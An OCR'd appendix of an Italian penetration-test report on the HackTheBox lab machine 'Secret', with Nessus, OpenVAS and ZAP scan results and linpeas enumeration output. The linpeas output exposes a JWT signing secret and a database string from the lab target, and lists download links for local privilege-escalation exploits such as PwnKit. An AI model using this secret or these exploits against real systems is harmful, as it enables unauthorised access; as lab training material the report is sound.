


72 SCHEDA DEL TARGET *HACKTHEBOX: SECRET*


10.3 Configurazione scansione Nessus (Web Application Tests)




73 TAB SETTINGS, SOTTOSEZIONE BASIC




74 TAB SETTINGS, SOTTOSEZIONE DISCOVERY



75 TAB SETTINGS, SOTTOSEZIONE ASSESSMENT



76 TAB SETTINGS, SOTTOSEZIONE REPORT



77 TAB SETTINGS, SOTTOSEZIONE ADVANCED

10.4 Risultati della scansione Nessus (Basic Network Scan)

10.10.11.120

0	0	0	0	19
CRITICAL	HIGH	MEDIUM	LOW	INFO

Vulnerabilities — Total: 19

SEVERITY	CVSS V3.0	PLUGIN	NAME
INFO	N/A	10114	ICMP Timestamp Request Remote Date Disclosure
INFO	N/A	45590	Common Platform Enumeration (CPE)
INFO	N/A	54615	Device Type
INFO	N/A	10107	HTTP Server Type and Version
INFO	N/A	24260	HyperText Transfer Protocol (HTTP) Information
INFO	N/A	11219	Nessus SYN scanner
INFO	N/A	19506	Nessus Scan Information
INFO	N/A	11936	OS Identification
INFO	N/A	117886	OS Security Patch Assessment Not Available
INFO	N/A	70657	SSH Algorithms and Languages Supported
INFO	N/A	149334	SSH Password Authentication Accepted
INFO	N/A	10881	SSH Protocol Versions Supported
INFO	N/A	153588	SSH SHA-1 HMAC Algorithms Enabled
INFO	N/A	10267	SSH Server Type and Version Information
INFO	N/A	22964	Service Detection
INFO	N/A	25220	TCP/IP Timestamps Supported
INFO	N/A	110723	Target Credential Status by Authentication Protocol - No Credentials Provided
INFO	N/A	10287	Traceroute Information

INFO	N/A	106375	nginx HTTP Server Detection

* indicates the v3.0 score was not available; the v2.0 score is shown

79 RISULTATO DELLA SCANSIONE NESSUS 2/2

10.5 Risultati della scansione OpenVAS

Vulnerability	Severity ▼	QoD	Host IP	Host Name	Location	Created
TCP timestamps	2.6 (Low)	80 %	10.10.11.120		general/tcp	Sat, Jun 11, 2022 8:27 PM UTC
Services	0.0 (Log)	80 %	10.10.11.120		80/tcp	Sat, Jun 11, 2022 8:23 PM UTC
Services	0.0 (Log)	80 %	10.10.11.120		22/tcp	Sat, Jun 11, 2022 8:23 PM UTC
SSH Server type and version	0.0 (Log)	80 %	10.10.11.120		22/tcp	Sat, Jun 11, 2022 8:24 PM UTC
OpenSSH Detection Consolidation	0.0 (Log)	80 %	10.10.11.120		general/tcp	Sat, Jun 11, 2022 8:24 PM UTC
SSH Protocol Algorithms Supported	0.0 (Log)	80 %	10.10.11.120		22/tcp	Sat, Jun 11, 2022 8:24 PM UTC
SSH Protocol Versions Supported	0.0 (Log)	95 %	10.10.11.120		22/tcp	Sat, Jun 11, 2022 8:24 PM UTC
Traceroute	0.0 (Log)	80 %	10.10.11.120		general/tcp	Sat, Jun 11, 2022 8:27 PM UTC
HTTP Server type and version	0.0 (Log)	80 %	10.10.11.120		80/tcp	Sat, Jun 11, 2022 8:30 PM UTC
HTTP Server Banner Enumeration	0.0 (Log)	80 %	10.10.11.120		80/tcp	Sat, Jun 11, 2022 8:31 PM UTC
HTTP Server Banner Enumeration	0.0 (Log)	80 %	10.10.11.120		3000/tcp	Sat, Jun 11, 2022 8:32 PM UTC
HTTP Security Headers Detection	0.0 (Log)	80 %	10.10.11.120		80/tcp	Sat, Jun 11, 2022 8:33 PM UTC
HTTP Security Headers Detection	0.0 (Log)	80 %	10.10.11.120		3000/tcp	Sat, Jun 11, 2022 8:33 PM UTC
OS Detection Consolidation and Reporting	0.0 (Log)	80 %	10.10.11.120		general/tcp	Sat, Jun 11, 2022 8:35 PM UTC
nginx Detection Consolidation	0.0 (Log)	80 %	10.10.11.120		general/tcp	Sat, Jun 11, 2022 8:35 PM UTC
ICMP Timestamp Detection	0.0 (Log)	80 %	10.10.11.120		general/icmp	Sat, Jun 11, 2022 8:39 PM UTC
CGI Scanning Consolidation	0.0 (Log)	80 %	10.10.11.120		80/tcp	Sat, Jun 11, 2022 8:41 PM UTC
CGI Scanning Consolidation	0.0 (Log)	80 %	10.10.11.120		3000/tcp	Sat, Jun 11, 2022 8:41 PM UTC
Hostname Determination Reporting	0.0 (Log)	80 %	10.10.11.120		general/tcp	Sat, Jun 11, 2022 9:26 PM UTC
Services	0.0 (Log)	80 %	10.10.11.120		3000/tcp	Sat, Jun 11, 2022 8:23 PM UTC
CPE Inventory	0.0 (Log)	80 %	10.10.11.120		general/CPE-T	Sat, Jun 11, 2022 9:26 PM UTC

(Applied filter: apply_overrides=0 min_qod=70 first=1 sort-reverse=severity rows=30) 1 - 21 of 21

80 RISULTATI AD ALTO LIVELLO DELLA SCANSIONE OPENVAS

2 Results per Host

2.1 10.10.11.120

Host scan start Sat Jun 11 20:23:41 2022 UTC
Host scan end Sat Jun 11 21:26:12 2022 UTC

Service (Port)	Threat Level
general/tcp	Low

2.1.1 Low general/tcp

Low (CVSS: 2.6)
NVT: TCP timestamps

Summary
The remote host implements TCP timestamps and therefore allows to compute the uptime.

Vulnerability Detection Result
It was detected that the host implements RFC1323/RFC7323.
The following timestamps were retrieved with a delay of 1 seconds in-between:
Packet 1: 3866041860
Packet 2: 3866043030

...continues on next page ...

81 RISULTATI RILEVANTI DELLA SCANSIONE OPENVAS 1/2

... continued from previous page ...

Impact
A side effect of this feature is that the uptime of the remote host can sometimes be computed.

Solution:
Solution type: Mitigation
To disable TCP timestamps on linux add the line 'net.ipv4.tcp_timestamps = 0' to /etc/sysctl.conf. Execute 'sysctl -p' to apply the settings at runtime.
To disable TCP timestamps on Windows execute 'netsh int tcp set global timestamps=disabled' Starting with Windows Server 2008 and Vista, the timestamp can not be completely disabled.
The default behavior of the TCP/IP stack on this Systems is to not use the Timestamp options when initiating TCP connections, but use them if the TCP peer that is initiating communication includes them in their synchronize (SYN) segment.
See the references for more information.

Affected Software/OS
TCP implementations that implement RFC1323/RFC7323.

Vulnerability Insight
The remote host implements TCP timestamps, as defined by RFC1323/RFC7323.

Vulnerability Detection Method
Special IP packets are forged and sent with a little delay in between to the target IP. The responses are searched for a timestamps. If found, the timestamps are reported.
Details: `TCP timestamps`
OID:1.3.6.1.4.1.25623.1.0.80091
Version used: `2020-08-24T08:40:10Z`

References
`url: http://www.ietf.org/rfc/rfc1323.txt`
`url: http://www.ietf.org/rfc/rfc7323.txt`
`url: https://web.archive.org/web/20151213072445/http://www.microsoft.com/en-us/d`
`↪ownload/details.aspx?id=9152`

10.6 Risultati della scansione Nessus (Web Application Tests)

10.10.11.120

0	0	1	0	27
CRITICAL	HIGH	MEDIUM	LOW	INFO

Vulnerabilities — Total: 28

SEVERITY	CVSS V3.0	PLUGIN	NAME
MEDIUM	4.3*	85582	Web Application Potentially Vulnerable to Clickjacking
INFO	N/A	10114	ICMP Timestamp Request Remote Date Disclosure
INFO	N/A	33817	CGI Generic Tests Load Estimation (all tests)
INFO	N/A	45590	Common Platform Enumeration (CPE)
INFO	N/A	54615	Device Type
INFO	N/A	49704	External URLs
INFO	N/A	43111	HTTP Methods Allowed (per directory)
INFO	N/A	10107	HTTP Server Type and Version
INFO	N/A	24260	HyperText Transfer Protocol (HTTP) Information
INFO	N/A	50344	Missing or Permissive Content-Security-Policy frame-ancestors HTTP Response Header
INFO	N/A	50345	Missing or Permissive X-Frame-Options HTTP Response Header
INFO	N/A	11219	Nessus SYN scanner
INFO	N/A	19506	Nessus Scan Information
INFO	N/A	11936	OS Identification
INFO	N/A	117886	OS Security Patch Assessment Not Available
INFO	N/A	70657	SSH Algorithms and Languages Supported
INFO	N/A	149334	SSH Password Authentication Accepted
INFO	N/A	10881	SSH Protocol Versions Supported

INFO	N/A	153588	SSH SHA-1 HMAC Algorithms Enabled
INFO	N/A	10267	SSH Server Type and Version Information
INFO	N/A	22964	Service Detection
INFO	N/A	25220	TCP/IP Timestamps Supported
INFO	N/A	110723	Target Credential Status by Authentication Protocol - No Credentials Provided
INFO	N/A	10287	Traceroute Information
INFO	N/A	91815	Web Application Sitemap
INFO	N/A	11032	Web Server Directory Enumeration
INFO	N/A	10662	Web mirroring
INFO	N/A	106375	nginx HTTP Server Detection

* indicates the v3.0 score was not available; the v2.0 score is shown

10.7 Risultati delle scansioni OWASP ZAP

Alert counts by alert type

This table shows the number of alerts of each alert type, together with the alert type's risk level.

(The percentages in brackets represent each count as a percentage, rounded to one decimal place, of the total number of alerts included in this report.)

Alert type	Risk	Count
Absence of Anti-CSRF Tokens	Medium	7 (77.8%)
Content Security Policy (CSP) Header Not Set	Medium	8 (88.9%)
Missing Anti-clickjacking Header	Medium	5 (55.6%)
Cross-Domain JavaScript Source File Inclusion	Low	10 (111.1%)
Private IP Disclosure	Low	1 (11.1%)
Server Leaks Information via "X-Powered-By" HTTP Response Header Field(s)	Low	20 (222.2%)
Timestamp Disclosure - Unix	Low	1 (11.1%)
X-Content-Type-Options Header Missing	Low	17 (188.9%)
Information Disclosure - Suspicious Comments	Informational	3 (33.3%)
Total		9

Alert counts by alert type

This table shows the number of alerts of each alert type, together with the alert type's risk level.

(The percentages in brackets represent each count as a percentage, rounded to one decimal place, of the total number of alerts included in this report.)

Alert type	Risk	Count
Absence of Anti-CSRF Tokens	Medium	7 (77.8%)
Content Security Policy (CSP) Header Not Set	Medium	8 (88.9%)
Missing Anti-clickjacking Header	Medium	5 (55.6%)
Cross-Domain JavaScript Source File Inclusion	Low	10 (111.1%)
Private IP Disclosure	Low	1 (11.1%)
Server Leaks Information via "X-Powered-By" HTTP Response Header Field(s)	Low	20 (222.2%)
Timestamp Disclosure - Unix	Low	1 (11.1%)
X-Content-Type-Options Header Missing	Low	17 (188.9%)
Information Disclosure - Suspicious Comments	Informational	3 (33.3%)
Total		9

10.8 Risultati ottenuti con linpeas.sh

```
          linpeas-ng by carlospolop

ADVISORY: This script should be used for authorized penetration testing and/or
educational purposes only. Any misuse of this software will not be the
responsibility of the author or of any other collaborator. Use it at your own
computers and/or with the computer owner's permission.


Linux Privesc Checklist: https://book.hacktricks.xyz/linux-hardening/linux-
privilege-escalation-checklist
 [1;4mLEGEND[0m:
  RED/YELLOW: 95% a PE vector
  RED: You should take a look to it
  LightCyan: Users with console
  Blue: Users without console & mounted devs
  Green: Common things (users, groups, SUID/SGID, mounts, .sh scripts,
cronjobs)
  LightMagenta: Your username


 Starting linpeas. Caching Writable Folders...


                                ╔═══════════════════╗
═══════════════════════════════╣ Basic information
╚═══════════════════════════════╝
                                ╚═══════════════════╝

OS: Linux version 5.4.0-89-generic (buildd@lgw01-amd64-044) (gcc version 9.3.0
(Ubuntu 9.3.0-17ubuntu1~20.04)) #100-Ubuntu SMP Fri Sep 24 14:50:10 UTC 2021

User & Groups: uid=1000(dasith) gid=1000(dasith) groups=1000(dasith)

Hostname: secret

Writable folder: /dev/shm

[+] /usr/bin/ping is available for network discovery (linpeas can discover
hosts, learn more with -h)

[+] /usr/bin/nc is available for network discover & port scanning (linpeas can
discover hosts and scan ports, learn more with -h)



Caching directories DONE
```

╔═══════════════════╗
═══════════════════════════════════════╣ System Information
╠═══════════════════════════════════════
╚═══════════════════╝

╔══════════╣ Operative system

╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#kernel-exploits

Linux version 5.4.0-89-generic (buildd@lgw01-amd64-044) (gcc version 9.3.0 (Ubuntu 9.3.0-17ubuntu1~20.04)) #100-Ubuntu SMP Fri Sep 24 14:50:10 UTC 2021

Distributor ID:	Ubuntu

Description:	Ubuntu 20.04.3 LTS

Release:	20.04

Codename:	focal

╔══════════╣ Sudo version

╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#sudo-version

Sudo version 1.8.31

╔══════════╣ CVEs Check

Vulnerable to CVE-2021-4034

╔══════════╣ PATH

╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#writable-path-abuses

/usr/bin:/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/system/bin:/system/sbin:/system/xbin

New path exported: /usr/bin:/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/system/bin:/system/sbin:/system/xbin

╔══════════╣ Date & uptime

Fri 17 Jun 2022 04:39:16 PM UTC

 16:39:16 up 53 min, 0 users, load average: 0.39, 0.10, 0.03

╔══════════╣ Any sd*/disk* disk in /dev? (limit 20)

disk

sda

sda1

sda2

sda3

╔══════════╣ Unmounted file-system?

╚ Check if you can mount unmounted devices

/dev/disk/by-id/dm-uuid-LVM-1Yhy7Jixvl8kML39X0gynRGWZaOyykGKIHgvWl2bi5MWvkPQ5I7dCkaunsdeQW3A / ext4 defaults 0 0

/dev/disk/by-uuid/36be8d2c-97ae-4632-8665-a1289a776bc6 /boot ext4 defaults 0 0

/dev/ubuntu-vg/swap   none swap sw   0   0

╔══════════╣ Environment

╚ Any private information inside environment variables?

pm_out_log_path=/home/dasith/.pm2/logs/index-out.log

HISTFILESIZE=0

USER=dasith

restart_time=0

PM2_USAGE=CLI

username=dasith

OLDPWD=/home/dasith/local-web

HOME=/home/dasith

DB_CONNECT=mongodb://127.0.0.1:27017/auth-web

PM2_INTERACTOR_PROCESSING=true

PM2_HOME=/home/dasith/.pm2

created_at=1633619800035

pm_cwd=/home/dasith/local-web

node_version=10.19.0

namespace=default

version=1.0.0

filter_env=

pm_exec_path=/home/dasith/local-web/index.js

kill_retry_time=100

unstable_restarts=0

pm_id=0

node_args=

LOGNAME=dasith

versioning=[object Object]

TOKEN_SECRET=gXr67TtoQL8TShUc8XYsK2HvsBYfyQSFCFZe4MQp7gRpFuMkKjcM72CNQN4fMfbZEK
x4i7YiWuNAkmuTcdEriCMm9vPAYkhpwPTiuVwVhvwE

exec_mode=fork_mode

windowsHide=true

NODE_APP_INSTANCE=0

axm_monitor=[object Object]

status=launching

PATH=/usr/bin:/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
:/usr/games:/usr/local/games:/system/bin:/system/sbin:/system/xbin

watch=false

exec_interpreter=node

axm_options=[object Object]

axm_dynamic=[object Object]

vizion=true

pm_err_log_path=/home/dasith/.pm2/logs/index-error.log

pm_pid_path=/home/dasith/.pm2/pids/index-0.pid

LANG=en_US.UTF-8

HISTSIZE=0

treekill=true

pmx=true

SHELL=/bin/sh

unique_id=f57d3340-55a7-48b4-8560-7467d4bbfb99

automation=true

vizion_running=false

instance_var=NODE_APP_INSTANCE

name=index

PWD=/tmp

env=[object Object]

merge_logs=true

km_link=false

axm_actions=

autorestart=true

HISTFILE=/dev/null

pm_uptime=1655480773098

╔═══════════╣ Searching Signature verification failed in dmesg

╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#dmesg-signature-verification-failed

dmesg Not Found

╔═══════════╣ Executing Linux Exploit Suggester

╚ https://github.com/mzet-/linux-exploit-suggester

[+] [CVE-2021-4034] PwnKit

   Details: https://www.qualys.com/2022/01/25/cve-2021-4034/pwnkit.txt

   Exposure: probable

   Tags: [ubuntu=10|11|12|13|14|15|16|17|18|19|20|21],debian=7|8|9|10|11,fedora,manjaro

   Download URL: https://codeload.github.com/berdav/CVE-2021-4034/zip/main

[+] [CVE-2021-3156] sudo Baron Samedit

   Details: https://www.qualys.com/2021/01/26/cve-2021-3156/baron-samedit-heap-based-overflow-sudo.txt

   Exposure: probable

   Tags: mint=19,[ubuntu=18|20], debian=10

   Download URL: https://codeload.github.com/blasty/CVE-2021-3156/zip/main

[+] [CVE-2021-3156] sudo Baron Samedit 2

   Details: https://www.qualys.com/2021/01/26/cve-2021-3156/baron-samedit-heap-based-overflow-sudo.txt

   Exposure: probable

   Tags: centos=6|7|8,[ubuntu=14|16|17|18|19|20], debian=9|10

   Download URL: https://codeload.github.com/worawit/CVE-2021-3156/zip/main

[+] [CVE-2021-22555] Netfilter heap out-of-bounds write

Details: https://google.github.io/security-research/pocs/linux/cve-2021-22555/writeup.html

Exposure: probable

Tags: [ubuntu=20.04]{kernel:5.8.0-*}

Download URL: https://raw.githubusercontent.com/google/security-research/master/pocs/linux/cve-2021-22555/exploit.c

ext-url: https://raw.githubusercontent.com/bcoles/kernel-exploits/master/CVE-2021-22555/exploit.c

Comments: ip_tables kernel module must be loaded

[+] [CVE-2017-5618] setuid screen v4.5.0 LPE

Details: https://seclists.org/oss-sec/2017/q1/184

Exposure: less probable

Download URL: https://www.exploit-db.com/download/https://www.exploit-db.com/exploits/41154

╔══════════╣ Executing Linux Exploit Suggester 2

╚ https://github.com/jondonas/linux-exploit-suggester-2

╔══════════╣ Protections

═╣ AppArmor enabled? .... You do not have enough privilege to read the profile set.

apparmor module is loaded.

═╣ grsecurity present? .... grsecurity Not Found

═╣ PaX bins present? .... PaX Not Found

═╣ Execshield enabled? .... Execshield Not Found

═╣ SELinux enabled? .... sestatus Not Found

═╣ Is ASLR enabled? .... Yes

═╣ Printer? .... No

═╣ Is this a virtual machine? ..... Yes (vmware)

╔══════════╗

═══════════════════════════════════════╣ Container

╠═══════════════════════════════════════

╚═══════════╝

╔═══════╣ Container related tools present

╔═══════╣ Container details

═╣ Is this a container? ..... No═╣ Any running containers? .... No

╔═══╗
═══════════════════════╣ Processes, Crons, Timers, Services and Sockets
╠═══════════════════════
╚═══╝

╔═══════╣ Cleaned processes

╚ Check weird & unexpected proceses run by root:
https://book.hacktricks.xyz/linux-hardening/privilege-escalation#processes

```
root           1  0.0  0.2 101932 11408 ?        Ss   15:45   0:02 /sbin/init
maybe-ubiquity
root         475  0.0  0.3  67856 14528 ?        S<s  15:45   0:00
/lib/systemd/systemd-journald
root         504  0.0  0.1  21328  5264 ?        Ss   15:45   0:00
/lib/systemd/systemd-udevd
root        2548  0.0  0.0  21328  3048 ?        S    16:39   0:00  _
/lib/systemd/systemd-udevd
systemd+     505  0.0  0.1  18408  7404 ?        Ss   15:45   0:00
/lib/systemd/systemd-networkd
   └─(Caps)
0x0000000000003c00=cap_net_bind_service,cap_net_broadcast,cap_net_admin,cap_net
_raw
root         678  0.0  0.4 280200 17992 ?        SLsl 15:46   0:00
/sbin/multipathd -d -s
systemd+     713  0.0  0.3  24028 13320 ?        Ss   15:46   0:00
/lib/systemd/systemd-resolved
systemd+     715  0.0  0.1  90228  6044 ?        Ssl  15:46   0:00
/lib/systemd/systemd-timesyncd
   └─(Caps) 0x0000000002000000=cap_sys_time
root         730  0.0  0.2  47540 10460 ?        Ss   15:46   0:00
/usr/bin/VGAuthService
root         732  0.0  0.2 311500  8304 ?        Ssl  15:46   0:02
/usr/bin/vmtoolsd
root         844  0.0  0.1 235672  7548 ?        Ssl  15:46   0:00
/usr/lib/accountsservice/accounts-daemon
```

```
message+     846  0.0  0.1   7620  4612 ?        Ss   15:46   0:00
/usr/bin/dbus-daemon --system --address=systemd: --nofork --nopidfile --
systemd-activation --syslog-only

   └──(Caps) 0x0000000020000000=cap_audit_write

root         852  0.0  0.4  29076 17972 ?        Ss   15:46   0:00
/usr/bin/python3 /usr/bin/networkd-dispatcher --run-startup-triggers

syslog       853  0.0  0.1 224500  5244 ?        Ssl  15:46   0:00
/usr/sbin/rsyslogd -n -iNONE

root         855  0.0  0.7 633640 32100 ?        Ssl  15:46   0:01
/usr/lib/snapd/snapd

root         856  0.0  0.1  16476  5940 ?        Ss   15:46   0:00
/lib/systemd/systemd-logind

root         857  0.0  0.2 392560 12036 ?        Ssl  15:46   0:00
/usr/lib/udisks2/udisksd

mongodb      879  0.2  1.8 979720 74168 ?        Ssl  15:46   0:08
/usr/bin/mongod --unixSocketPrefix=/run/mongodb --config /etc/mongodb.conf

